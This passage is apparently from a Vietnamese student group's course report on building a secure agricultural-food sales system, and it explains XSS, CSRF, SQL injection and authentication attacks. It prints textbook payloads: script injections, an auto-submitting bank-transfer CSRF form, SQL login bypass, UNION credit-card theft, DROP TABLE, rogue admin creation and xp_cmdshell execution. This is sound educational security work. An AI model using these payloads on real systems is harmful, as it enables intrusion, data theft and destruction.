

BỘ THÔNG TIN VÀ TRUYỀN THÔNG  
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG  
CƠ SỞ TP.HCM

===== —&— =====



**AN TOÀN ỨNG DỤNG WEB VÀ CƠ SỞ DỮ LIỆU  
ĐỀ TÀI**

**“XÂY DỰNG PHẦN MỀM QUẢN LÝ BÁN THỰC PHẨM NÔNG SẢN ĐẢM  
BẢO AN TOÀN BẢO MẬT”**

Giảng viên	:	THS.PHAN NGHĨA HIỆP	
Sinh viên thực hiện	:	ĐINH QUỐC TOÀN - N21DCAT057 VÕ HỒNG NGUYÊN - N21DCAT036 BÙI HỮU TRÍ - N21DCAT058 HUỲNH TRẦN NHẬT TÂN - N21DCAT045 NGUYỄN BÁ TRUNG - N21DCAT060	
Lớp	:	D21CQAT01-N	
Khóa	:	2021 – 2026	

TP.Thủ Đức, tháng 08/2024

# NHẬN XÉT CỦA GIÁO VIÊN HƯỚNG DẪN

## LỜI CẢM ƠN

Nhóm chúng em xin chân thành cảm ơn thầy Phan Nghĩa Hiệp trong thời gian qua đã dạy, hướng dẫn, giúp đỡ chúng em trong quá trình học tập. Giúp chúng em nắm vững kiến thức của môn học An Toàn Ứng Dụng Web và Cơ Sở Dữ Liệu. Giúp chúng em có cái nhìn sâu hơn về lập trình an toàn bảo mật ứng dụng và cơ sở dữ liệu. Chúc thầy luôn luôn mạnh khỏe, luôn vui tươi, dồi dào sức sống và có nhiều thành công trong công việc giảng dạy và động viên chúng em trong suốt quá trình học tập để thực hiện đề tài “XÂY DỰNG PHẦN MỀM QUẢN LÝ BÁN THỰC PHẨM NÔNG SẢN ĐẢM BẢO AN TOÀN BẢO MẬT” này.

### Nhóm sinh viên thực hiện.

NHÓM 05

## MỤC LỤC

<b>NHẬN XÉT CỦA GIÁO VIÊN HƯỚNG DẪN .....</b>	2
<b>LỜI CẢM ƠN.....</b>	2
<b>MỤC LỤC.....</b>	3
<b>DANH MỤC CÁC HÌNH .....</b>	4
<b>LỜI GIÓI THIỆU.....</b>	5
<b>Chương I CƠ SỞ LÝ THUYẾT .....</b>	5
<b>1    Bảo mật ứng dụng web .....</b>	5
<b>1.1    Các dạng tấn công thường gặp trên ứng dụng web .....</b>	5
<b>1.1.1    Tấn công chèn mã HTML và Cross-Site Scripting (XSS) .....</b>	5
<b>1.1.2    Cross-Site Request Forgery (CSRF).....</b>	9
<b>1.1.3    Tấn công chèn mã SQL (SQL Injection).....</b>	11
<b>1.1.4    Tấn công vào các cơ chế xác thực ( Authentication Attack) .....</b>	14
<b>1.1.5    Tấn công vào trình duyệt web và sự riêng tư của người dùng .....</b>	17
<b>1.2    Biện pháp bảo mật các dạng tấn công trên ứng dụng web.....</b>	20
<b>1.2.1    Biện pháp chống tấn công chèn mã HTML và Cross-Site Scripting (XSS).....</b>	20
<b>1.2.2    Biện pháp chống Cross-Site Request Forgery (CSRF).....</b>	23
<b>1.2.3    Biện pháp chống tấn công chèn mã SQL (SQL Injection) .....</b>	24
<b>1.2.4    Biện pháp chống tấn công vào các cơ chế xác thực ( Authentication Attack) .....</b>	26
<b>1.2.5    Biện pháp chống tấn công vào trình duyệt web và sự riêng tư của người dùng .....</b>	29
<b>2    Bảo mật cơ sở dữ liệu.....</b>	32
<b>2.1    Các dạng lỗ hổng thường gặp trên cơ sở dữ liệu.....</b>	32
<b>2.1.1    Mật khẩu quá yếu và mặc định.....</b>	32
<b>2.1.2    Lỗi chèn mã SQL.....</b>	33
<b>2.1.3    Cấp đặc quyền quá mức cho người dùng và nhóm người dùng .....</b>	35
<b>2.1.4    Dữ liệu không được mã hóa .....</b>	36
<b>2.1.5    Leo thang đặc quyền.....</b>	38
<b>2.1.6    Tấn công từ chối dịch vụ .....</b>	39
<b>2.2    Biện pháp bảo mật các dạng lỗ hổng trên cơ sở dữ liệu .....</b>	41

2.2.1	<b>Biện pháp khắc phục mật khẩu quá yếu và mặc định .....</b>	41
2.2.2	<b>Biện pháp khắc phục lỗi chèn mã SQL .....</b>	43
2.2.3	<b>Biện pháp khắc phục cấp đặc quyền quá mức cho người dùng và nhóm người dùng .....</b>	45
2.2.4	<b>Biện pháp khắc phục dữ liệu không được mã hóa .....</b>	47
2.2.5	<b>Biện pháp khắc phục leo thang đặc quyền .....</b>	49
2.2.6	<b>Biện pháp khắc phục tấn công từ chối dịch vụ .....</b>	50
<b>Chương II</b>	<b>CHƯƠNG TRÌNH DEMO THỰC NGHIỆM .....</b>	51
1	<b>Bảo mật ứng dụng web .....</b>	51
Demo biện pháp chống tấn công chèn mã HTML và Cross-Site Scripting (XSS) .....	51	
Demo biện pháp chống tấn công chèn mã SQL (SQL Injection) .....	61	
Demo biện pháp chống tấn công vào trình duyệt web và sự riêng tư của người dùng .....	62	
Demo ghi lại các log thao tác trên trình duyệt web .....	65	
2	<b>Bảo mật cơ sở dữ liệu .....</b>	69
Demo khắc phục mật khẩu quá yếu và mặc định .....	69	
Demo khắc phục lỗi chèn mã SQL .....	71	
Demo khắc phục cấp đặc quyền quá mức cho người dùng và nhóm người dùng .....	72	
Demo khắc phục dữ liệu không được mã hóa .....	77	
Demo sao lưu dự phòng cơ sở dữ liệu .....	80	
Demo khắc phục tấn công từ chối dịch vụ .....	88	
<b>Chương III</b>	<b>TỔNG KẾT .....</b>	90
1	<b>Kết quả đạt được .....</b>	90
1.1	<b>Bảo mật ứng dụng web .....</b>	90
1.2	<b>Bảo mật cơ sở dữ liệu .....</b>	91
2	<b>Đánh giá ưu , khuyết điểm .....</b>	91
3	<b>Hướng phát triển tương lai .....</b>	91
<b>TÀI LIỆU THAM KHẢO .....</b>		92
<b>PHÂN CHIA CÔNG VIỆC .....</b>		93

## **DANH MỤC CÁC HÌNH**

<b>Hình 1:</b> Mô tả tấn công XSS .....	6
<b>Hình 2:</b> Mô tả tấn công Stored XSS .....	7

Hình 3: Mô tả tấn công Reflect XSS.....	8
Hình 4: Mô tả tấn công DOM-base XSS.....	9
Hình 5: Mô tả tấn công CSRF.....	10
Hình 6: Mô tả tấn công SQL Injection .....	12
Hình 7: Mô tả tấn công cơ chế xác thực .....	15
Hình 8: Mô tả tấn công xâm nhập quyền riêng tư người dùng .....	18
Hình 9: Mô tả phòng chống XSS.....	21
Hình 10: Mô tả phòng chống CSRF.....	23
Hình 11: Mô tả phòng chống chèn mã SQL Injection.....	24
Hình 12: Mô tả cấp quyền cho người dùng .....	35
Hình 13: Mô tả mã hóa dữ liệu .....	36
Hình 14: Mô tả leo thang đặc quyền.....	38
Hình 15: Mô tả tấn công từ chối dịch vụ.....	40
Hình 16: Mô tả mã hóa dữ liệu .....	48

## LỜI GIỚI THIỆU

Với mục tiêu xây dựng một hệ thống hiện đại, an toàn và dễ sử dụng, đề tài “Xây Dựng Phần Mềm Quản Lý Bán Thực Phẩm Nông Sản Đảm Bảo An Toàn Bảo Mật” sẽ tập trung vào các yếu tố bảo mật như mã hóa dữ liệu, xác thực người dùng, bảo vệ thông tin khách hàng và ngăn ngừa các cuộc tấn công vào hệ thống. Phần mềm cũng sẽ áp dụng các kỹ thuật bảo mật tiên tiến nhằm đảm bảo tính toàn vẹn và bảo mật của hệ thống, giúp người dùng cảm thấy yên tâm khi thực hiện các giao dịch và quản lý sản phẩm.

Đề tài này không chỉ mang lại một giải pháp hiệu quả cho việc quản lý bán thực phẩm nông sản mà còn góp phần nâng cao nhận thức về tầm quan trọng của bảo mật trong việc bảo vệ các dữ liệu quan trọng trong ngành thực phẩm, từ đó xây dựng được niềm tin vững chắc giữa người tiêu dùng và các doanh nghiệp.

## Chương I CƠ SỞ LÝ THUYẾT


### 1 Bảo mật ứng dụng web

#### 1.1 Các dạng tấn công thường gặp trên ứng dụng web

##### 1.1.1 Tấn công chèn mã HTML và Cross-Site Scripting (XSS)

#### **Khái niệm**


- Tấn công chèn mã HTML (HTML Injection): Là hình thức tấn công mà kẻ xấu chèn các đoạn mã HTML độc hại vào ứng dụng web. Điều này có thể dẫn đến thay đổi giao diện, chèn nội dung không mong muốn hoặc thực hiện các hành động không được phép.
- Cross-Site Scripting (XSS): Là một dạng tấn công bảo mật web, trong đó kẻ tấn công chèn mã JavaScript hoặc các mã độc khác vào một trang web đáng tin cậy để khai thác thông tin người dùng, kiểm soát trình duyệt, hoặc thực hiện các hành vi trái phép.



Hình 1: Mô tả tấn công XSS

### Những loại tấn công và chi tiết cách tấn công từng loại

Stored XSS (XSS lưu trữ):



Hình 2: Mô tả tấn công Stored XSS


Cách tấn công:

- Kẻ tấn công chèn mã độc vào cơ sở dữ liệu của ứng dụng (qua form nhập liệu, bình luận, hoặc các mục nhập khác).
- Khi người dùng truy cập nội dung chứa mã độc, mã sẽ được thực thi trên trình duyệt của họ.

Ví dụ:

- Một người dùng gửi bình luận chứa mã JavaScript độc hại (<script>alert('hi I am XSS attack');</script>) vào website. Bất kỳ ai truy cập bình luận này sẽ bị thực thi đoạn mã độc.

Reflected XSS (XSS phản chiếu):



Hình 3: Mô tả tấn công Reflect XSS


Cách tấn công:

- Kẻ tấn công gửi một URL chứa mã độc đến nạn nhân (qua email, tin nhắn, hoặc các cách khác).
- Khi nạn nhân nhấp vào liên kết, mã độc sẽ được thực thi trên trình duyệt của họ.

Ví dụ:

- Một URL giả mạo: [https://example.com/search?q=<script>alert\('XSS'\)</script>](https://example.com/search?q=<script>alert('XSS')</script>).
- Khi nạn nhân truy cập, mã trong tham số q sẽ được thực thi.

DOM-Based XSS:



Hình 4: Mô tả tấn công DOM-base XSS

Cách tấn công:


- Xảy ra khi mã JavaScript phía client xử lý dữ liệu đầu vào không an toàn và tạo ra nội dung động trên trang web.

Ví dụ:

- Một đoạn mã JavaScript trên trang web đọc giá trị từ URL (`document.location`) và chèn nội dung này trực tiếp vào trang web mà không kiểm tra an toàn.

### 1.1.2 Cross-Site Request Forgery (CSRF)

## Cross-Site Request Forgery



Hình 5: Mô tả tấn công CSRF

### Khái niệm

- Cross-Site Request Forgery (CSRF): Là một loại tấn công mà kẻ xấu lừa người dùng thực hiện các hành động không mong muốn trên một ứng dụng web mà họ đã đăng nhập trước đó. CSRF lợi dụng việc trình duyệt tự động gửi cookie hoặc thông tin xác thực trong các yêu cầu đến máy chủ.

### Hậu quả:

- Thực hiện giao dịch trái phép (chuyển tiền, đặt hàng).
- Thay đổi dữ liệu (thay đổi mật khẩu, email, cấu hình).

### Cách thức tấn công CSRF

Mô hình tấn công:

- Kẻ tấn công tạo một trang web độc hại hoặc gửi email/tin nhắn chứa yêu cầu trái phép (form, link, hoặc hình ảnh) đến người dùng.
- Người dùng truy cập trang độc hại trong khi vẫn đăng nhập vào ứng dụng mục tiêu.
- Trình duyệt tự động gửi cookie hoặc thông tin xác thực kèm theo yêu cầu đến ứng dụng mục tiêu, dẫn đến việc yêu cầu được thực thi.

Ví dụ:

*Yêu cầu GET độc hại:*

html

```

```

- Khi người dùng truy cập, trình duyệt sẽ gửi yêu cầu này với cookie xác thực của người dùng.

*Yêu cầu POST độc hại:*


html

```
<form action="http://bank.com/transfer" method="POST">
<input type="hidden" name="amount" value="1000" />
<input type="hidden" name="to" value="attacker_account" />
</form>
<script>document.forms[0].submit();</script>
```

- Người dùng vô tình kích hoạt đoạn mã này, dẫn đến việc thực hiện giao dịch trái phép.

### 1.1.3 Tấn công chèn mã SQL (SQL Injection)

# Cách thức hoạt động của SQL Injection



Hình 6: Mô tả tấn công SQL Injection

## Khái niệm

- SQL Injection (SQLi): Là một loại tấn công bảo mật trong đó kẻ tấn công chèn mã SQL độc hại vào các truy vấn của ứng dụng để truy cập, thao tác dữ liệu trái phép trong cơ sở dữ liệu (CSDL).
- Mục tiêu: Lấy cắp thông tin, phá hoại dữ liệu, hoặc thực thi các lệnh không mong muốn trên CSDL.

## Loại tấn công SQL Injection:

### Vượt qua khâu xác thực người dùng

- Mục tiêu: Kẻ tấn công lợi dụng lỗ hổng trong xác thực để đăng nhập trái phép vào hệ thống mà không cần cung cấp thông tin xác thực hợp lệ.

### Cách thức:

- Chèn mã SQL vào trường nhập liệu (ví dụ: username hoặc password) để phá vỡ logic xác thực.

### Ví dụ:

Câu truy vấn SQL ban đầu:

sql

SELECT \* FROM users WHERE username = 'user' AND password = 'pass';

- Kẻ tấn công nhập:  
Username: admin' --  
Password: (bỏ trống)

Câu truy vấn sau khi chèn mã độc:

sql

- SELECT \* FROM users WHERE username = 'admin' --' AND password = 'pass';
- Phần sau -- bị bỏ qua, cho phép kẻ tấn công đăng nhập với quyền của admin.

### Chèn, sửa đổi, xóa dữ liệu

- Mục tiêu: Kẻ tấn công có thể thay đổi dữ liệu trong cơ sở dữ liệu như thêm thông tin giả, sửa đổi thông tin hiện có, hoặc xóa dữ liệu quan trọng.

Cách thức:

Chèn các lệnh SQL vào tham số đầu vào để thực thi các thao tác không mong muốn.

Ví dụ:

Trường hợp sửa đổi dữ liệu:

Câu truy vấn SQL ban đầu:

sql

- SELECT \* FROM orders WHERE order\_id = 123;
- Kẻ tấn công chèn: 123; UPDATE users SET role = 'admin' WHERE username = 'attacker';

Kết quả:

sql

- SELECT \* FROM orders WHERE order\_id = 123;
- UPDATE users SET role = 'admin' WHERE username = 'attacker';
- Kẻ tấn công nâng quyền tài khoản của mình thành admin.

Trường hợp xóa dữ liệu:

Câu chèn:

sql

- 123; DROP TABLE orders;
- Kết quả: Bảng orders bị xóa.

### Đánh cắp thông tin

- Mục tiêu: Truy vấn dữ liệu nhạy cảm từ cơ sở dữ liệu, như thông tin khách hàng, tài khoản người dùng, hoặc thông tin thẻ tín dụng.

Cách thức:

- Lợi dụng lỗ hổng để chèn mã SQL truy vấn dữ liệu ngoài ý muốn.

Ví dụ:

Câu truy vấn ban đầu:

sql

- SELECT \* FROM users WHERE username = 'user';
- Kẻ tấn công chèn: ' UNION SELECT credit\_card\_number, expiration\_date FROM credit\_cards --

Câu truy vấn kết hợp:

sql

- SELECT \* FROM users WHERE username = 'user'
- UNION SELECT credit\_card\_number, expiration\_date FROM credit\_cards;
- Kết quả: Kẻ tấn công nhận được thông tin thẻ tín dụng.

#### Chiếm quyền điều khiển máy chủ cơ sở dữ liệu

- Mục tiêu: Thực thi các lệnh trên máy chủ cơ sở dữ liệu (như tạo tài khoản, thực thi mã độc), dẫn đến chiếm quyền kiểm soát toàn bộ hệ thống.

Cách thức:

- Chèn mã SQL để sử dụng các hàm quản trị của cơ sở dữ liệu hoặc gọi các lệnh hệ thống (nếu quyền của tài khoản cho phép).

Ví dụ:

Chèn lệnh tạo người dùng:

sql

- ';' CREATE USER 'hacker' IDENTIFIED BY 'password'; GRANT ALL PRIVILEGES ON \*.\* TO 'hacker' --


Kết quả:

- Kẻ tấn công tạo tài khoản với quyền quản trị, chiếm quyền kiểm soát cơ sở dữ liệu.
- Chèn lệnh hệ thống (trên SQL Server):

sql

- ';' EXEC xp\_cmdshell('whoami'); --
- Kết quả: Lệnh whoami được thực thi, hiển thị quyền của người dùng trên hệ điều hành máy chủ.

#### 1.1.4 Tấn công vào các cơ chế xác thực ( Authentication Attack)



Hình 7: Mô tả tấn công cơ chế xác thực

## Khái niệm

- Tấn công vào các cơ chế xác thực xảy ra khi kẻ tấn công cố gắng vượt qua hoặc phá vỡ hệ thống xác thực của ứng dụng web để truy cập trái phép vào các tài nguyên hoặc tài khoản người dùng.

### Các dạng tấn công:

#### Phát lại chuỗi định dạng phiên (Replay Attack)

##### Khái niệm:

- Kẻ tấn công ghi lại và tái sử dụng các thông tin phiên (session) hoặc token xác thực đã được gửi đi trước đó để thực hiện các hành động trái phép.

##### Cách thức tấn công:

- Kẻ tấn công sử dụng công cụ bắt gói tin (như Wireshark) để thu thập dữ liệu xác thực từ một phiên giao dịch hợp lệ.
- Sau đó, kẻ tấn công gửi lại dữ liệu này đến máy chủ mà không cần biết nội dung thực tế (password hoặc token).

##### Hậu quả:

- Truy cập trái phép vào tài khoản của người dùng.
- Thực hiện các hành động với quyền hạn của nạn nhân.

##### Ví dụ:

- Đăng nhập vào hệ thống bằng cách sử dụng lại mã thông báo (token) đã bị đánh cắp.

